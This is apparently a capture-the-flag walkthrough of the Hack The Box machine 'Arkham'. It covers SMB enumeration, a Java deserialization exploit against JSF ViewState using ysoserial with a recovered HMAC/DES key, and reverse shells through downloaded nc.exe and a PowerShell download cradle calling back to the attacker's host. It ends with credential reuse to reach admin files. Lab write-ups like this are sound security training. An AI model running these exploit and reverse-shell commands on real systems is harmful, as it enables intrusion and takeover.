
as always let’s start off with an enumeration scan using nmap
Nmap:



2 unknown ports, let’s scan these:
Port 139; 445:
smbmap.py couldn’t find anything -> no accessible shares without creds > WRONG
*note to self: Smbclient goto tool for share enumeration*
Try using smbclient

You can see in the picture I used smbclient \\\\arkham.htb\\BatShare as the way smbclient works, this is best option for windows boxes
Executed a get on that .zip file we found in that share.
After the download we unzipped the file and got an backup.img back.
With this note aside

Tried it with mount -o /path/to/img /path/to/mount
No luck–> tried something else: binwalk -e -> gave us the img in a directory

now we can look for some juicy info
Found some users:

When we look closely we can see the users are commented out with <!– –>
None of the other tomcat files seems useful…
When we look further though, we can see 3 pictures. I decided to take a closer look. Opened all three but the mycar.jpg seems to give some problems opening. Let’s see if nothing is hided in it.

Another zip archive.
Let’s get it using binwalk -e
We have a docs directory with a pdf file in it. The file seems damaged. Let’s take a look here too.

Still no juicy info thus continuing the search.
Found a juicy file in /Mask/tomcat-stuff/web.xml.bak

We can see some interesting values
Secret: SnNGOTg3Ni0=
MAC_Algorithm: HmacSHA1
MAC_Secret: snNGOTg3Ni0= -> same as secret. -> decoded value=JsF9876-
Here we see a possible java deserialization vulnerability. We have here all items needed to make a legit code injection in the java code.
Before we continue this we need to find the vulnerable page.
port 80:

Obviously windows server.. Let’s try get some more with dirb

This port will not give us much.
Let’s try 8080
Here is what the browser gives us

Let’s try to dirb that site and then look around for ourselves meanwhile 🙂

Dirb Found 5 directories, but none of them were accessible.
We found an interesting page by navigating through website

Seems like it is expecting an email address to add to subscribers list.
From dirb we see there is a directory for javascript code, so we can bet the code is being called here.
I feel like we have found our foothold with that possible code injection but we need to find out how to exploit it.
Let’s inspect some elements here.

we got the secret which is used to create the HMAC so can craft our own packages.
Little explanation on the creation of HMAC: https://www.geeksforgeeks.org/computer-network-hmac-algorithm/
With the secret found we can use a script to make a malicious java object. We found some usefull scripts online.
https://github.com/pimps/ysoserial-modified -> original script is available here: https://github.com/frohoff/ysoserial
We took here the modified script because after some analyzation it was clear that this is better suitable for more complex commands and reverse shells
With looking at the github I decided to first try something easier.. Burp extension Java Serial Killer
The built-in module in Burp ‘Java Serial Killer’ makes use of this and checks for vulns

Like this I tried every payload there was available but with no luck. Importing that modified jar file has brought up some errors.
Maybe just generate payload the manual way using the modified jar:
- java -jar ysoserial-modified.jar CommonsCollections5 cmd ‘ping 10.10.14.16’ > payload.bin
With this command we will generate a code that executes a ping to our own computer - openssl enc -des-ecb -K 4a7346393837362d -in payload.bin -out payload.bin.enc
The generated code will then be encoded using a secret copied from github page. - Python hmac_base64.py*** -> here is the secret used we found in the web.xml.bak
- openssl enc -base64 -in command.bin.enc -out command.bin.enc.b64
- CURL -X POST command with -d ‘{“j_id_jsp_1623871077_1”: “email=test@gmail.com”, “j_id_jsp_1623871077_1”: “submit=SIGN+UP”, “j_id_jsp_1623871077_1_SUBMIT”: “1”, “javax.faces.ViewState”:COMMAND.BIN.B64-CONTENT}’

After executing the final curl -X POST commando we can see the pings incoming, which means we got code execution
![986 10422 .239074..
987 10422 .239088..
988 10422 .239988..
989 10423 .246580...
990 10423 .246596...
991 10424. 263152..
992
10.10 .16 .130
10.10. 14.16
10.10.14.16
10.10. 10.136
10.10.10.130
10.10.14.16
id=o
10.10.16.130
10.10.14.16
10.1@.14.16
10.10 .1€.130
id-o»
ICMP
ICMP
TCP
ICMP
ICMP
ICMP
ICMP
Echo
60
60
Echo
40 8080
60 Echo
60 Echo
60 Echo
60 Echo
(ping) request id=O
(ping) reply
id=o
60174 CACK] seq=45
(ping) request
(ping) reply
(ping) request
(ping) reply](https://lh3.googleusercontent.com/6rWHoY6z596fPuk3PmMy_b6XEn5P6L8Gj_ACKvvJXVt-AMZxWSWDrblqMWCGmcCY_2AY7-QrCkbvsUAZjf2AYqs50uMh7zetDJGNgkQfmDYHtVkiSBh4GIJ616ktrC7D-j9c17I)
After this we can make a python script to automate all this stuff for once and for all.
I teamed up with X4v1l0k on that one and together we made one hell of a script, available on our github!
https://github.com/tryh4rd3r-team/collaborative/tree/master/Java%20Deserialization
Here is a little pretaste of the script

With the -x tag I did a test and it seems to be succeeded so we can go on!
Time to get that get that REV_SHELL!
Now we gotta create a reverse shell to execute on the box so we have a decent shell
Here should be something useful
We should be able to download a file on the box using this command:
powershell IEX (New-Object Net.WebClient).DownloadString(‘downloadurl’) we should be able to get a script up and running on the system
First let’s see how we will do this.
Putting a .ps1 there and run it won’t work because of PS Policy, you can’t just run scripts from another source. We need RemoteSigned to be on then, problem is to change that we need a shell as admin. Which I guess we don’t have. So we have to think of another way.
heard something about nc.exe -> I decided to go with it.
Let’s try downloading that and afterwards, let’s try triggering it to connect back to us.
Invoke-WebRequest https://dl.packetstormsecurity.net/groups/checksum/nc.exe -OutFile $env:TEMP\nc.exe
cd %TEMP% && nc.exe -nv 10.10.14.16 8844 -e cmd.exe
After some trial and errors I decided to download nc to my own webserver and make Arkhambox download it from there.
python Deserialization-V2.6.5.py -u 10.10.10.130:8080/userSubscribe.faces -k 4a7346393837362d -m JsF9876- -p CommonsCollections5 -t powershell -c “Invoke-WebRequest http://10.10.14.16/evil-files/windows/nc.exe -OutFile \$env:temp\nc.exe”

And now trigger it, also with our script:
python Deserialization-V2.6.5.py -u 10.10.10.130:8080/userSubscribe.faces -k 4a7346393837362d -m JsF9876- -p CommonsCollections5 -t cmd -c “cd %TEMP% && nc.exe -nv 10.10.14.16 8844 -e cmd.exe”

We got our shell:
![Machine generated alternative text:
nc - Ivp 8844
listening on [any] 8844
connect to [10.10.14.161 from arkham.htb [10.10.10.130] 49685
Microsoft Windows [version 10.0.17763.1071
(c) 2018 Microsoft Corporation. All rights reserved.
C: \ Users Local](https://lh3.googleusercontent.com/Z3fLDmohm3FasA7ANt92WGKlEJ5lbBuJplT766Ur4YrloRQZy0y4iGysip1S8ZLN_ebOFBDyevhtZm2hEpoChhDspULCLp4RPmYWsQDiI5joIe0hkaHSnd3EMz1xw3P0-l1pbmY)
Let’s see what we have here
We have shell as Alfred, let’s see in his home directory if we got user…

ba659321c89c48a3dcb915bc46d58071
Yes!
Finally user.
ONTO ROOT!
After some cd’ing around we found a backup.zip file inside Alfreds’ download folder.
To unzip it, we need to first determine which version of powershell is installed
Can be done issuing the command $PSVersionTable:

Alright, it’s kinda the latest. Let’s use what we know
Expand-Archive -Path “<file.zip>” -DestinationPath “<file>”

*note: the nc.exe was there from some previous tests, I first tried to send the backup file over an nc connection and therefor I’ve put the nc.exe in the same folder to make it less complex*

In the backup folder we find an .ost -> backup from mailbox. Could be juicy
Let’s go get it!
As we tried that nc before to tranfer files, we will not try that now. We will try to find some way via the tomcat site.
I think we have a directory where we can upload some shit and view it in browser.
C:\tomcat\apache-tomcat-8.5.37\webapps\ROOT\
C:\Users\Alfred\Downloads\backups\backup\alfred@arkham.local.ost
So we renamed the .ost to alfred.ost just to make it simpler to copy
After the copy command we can see it’s present in the ROOT directory

Let’s download the file

Nice it works… now read the contents in search for a password or something juicy
Opening with geany won’t work tho so let’s just save it to our working directory and loop up what tools we can use to read the content
We search about how to inspect an .ost file on linux and end up using: readpst
By looking at help and online we learn to use it with -rS

We dive in and see the Inbox is empty.. Lol
In drafts is an image and a filename. Let’s inspect
The image has hidden data in it. After dissecting it we get this in directory Drafts.

In the text file we can spot this

So maybe the passsword is somewhere in the mail or picture. As I think they may have suggested that in the mail…
When looking at the normal picture we see the password, nice!
![100%
Window.
I •imaFOOI.
exe
6.3 .966d]
G:) 2m 3 Corporation. rights reserved.
use G:
ProFrties
Size 677 *343 pixels
Type PNG image I
File Size 10.1kB
Folder
Aperture
Exposure
Focal Length
Metering
Camera
Date
Time](https://lh4.googleusercontent.com/6uuajfqm4tAj6u-IKUXkVifYCWhapDU48fpNAgk-NGP73GDM7RbL_GBubTvBmzaliUZ64P1Vu20v5UKW2iBn51KCnkTOjdcg_Nd0Ps1uvCsJSeDtFjagKhbj7yZ94qhiozDKGRQ)
batman/Zx^#QZX+T!123
What we see here is a command that maps a networkshare ‘gotham’ as Letter G: in his directory. Therefor they used credentials of batman
After a lot of trial and errors we realized we can get shell as batman using this information, so let’s try that and see if we can map it then.
Batman shell:
- create a .bat file on local kali with this:
@echo off
cd C:\tomcat\apache-tomcat-8.5.37\webapps\
nc.exe -nv 10.10.14.16 8899 -e cmd.exe
- Transfer that bat file to arkham computer using the invoke request command (or wget since it’s an alias)

*made a typo here but since it was only name of file to put it in, didn’t matter just a rename did fix it*
- Move that rev.bat into the tomcat/webapp directory
We downloaded it in the right directory so didn’t need to move the file
- run it using batmans creds in a pssession using the full path when executing the .bat file *note the full paths I provide*
- $securePassword = ConvertTo-SecureString “Zx^#QZX+T!123” -AsPlainText -force
- $credential = New-Object System.Management.Automation.PsCredential(“\batman”,$securePassword)
- $session = New-PSSession -computername ARKHAM -credential $credential
- $command = {C:\tomcat\apache-tomcat-8.5.37\webapps\rev.bat}
- Invoke-Command -session $session -scriptblock $command -> after this you should receive connection on the listener you’ve set up.
After issuing whoami we can see we have shell as batman
![nc -Ivp 8899
S listening on [any] 8899
connect to (10.10. 14.161 from arkham.htb (10.10. 10. 1301 49883
Microsoft Windows (Version 17763.1071
(c) 2018 Microsoft Corporation. All rights reserved.
c: tomcat \ apache- tomcat -
whoami
arkham\ batman](https://lh5.googleusercontent.com/as2PEiwDDYd975tF797nDN30GmZ-ZFq83JWIv07lyWhO_ut_0kQT-tfVWa5_CXXe5_gNwZMFwmQSNc5_QQpOeeqeOmCVTcFNGERIyonDePS9ftOuSmouoByGxB8yI0bljOXO28w)
Part two of priv esc. : getting the root flag
Now as batman in shell we can try to map other shares that weren’t available the first time.

We got in the C$ drive, which is the C:\ drive. Probably with less restrictions. Let’s try to access the admin directory
For some reason we couldn’t just cd to the network share but we could use it as a full path so I tried to output the root flag instantly

636783f913109f2809701e8545ef4fdb
WORKED, we got root!!!
Now I think the box has a few different ways of getting the root flag.
I know about a way abusing the <%@ @%> in the .jsp files in root directory.
But that will be for another time maybe
 Pentesting with Rival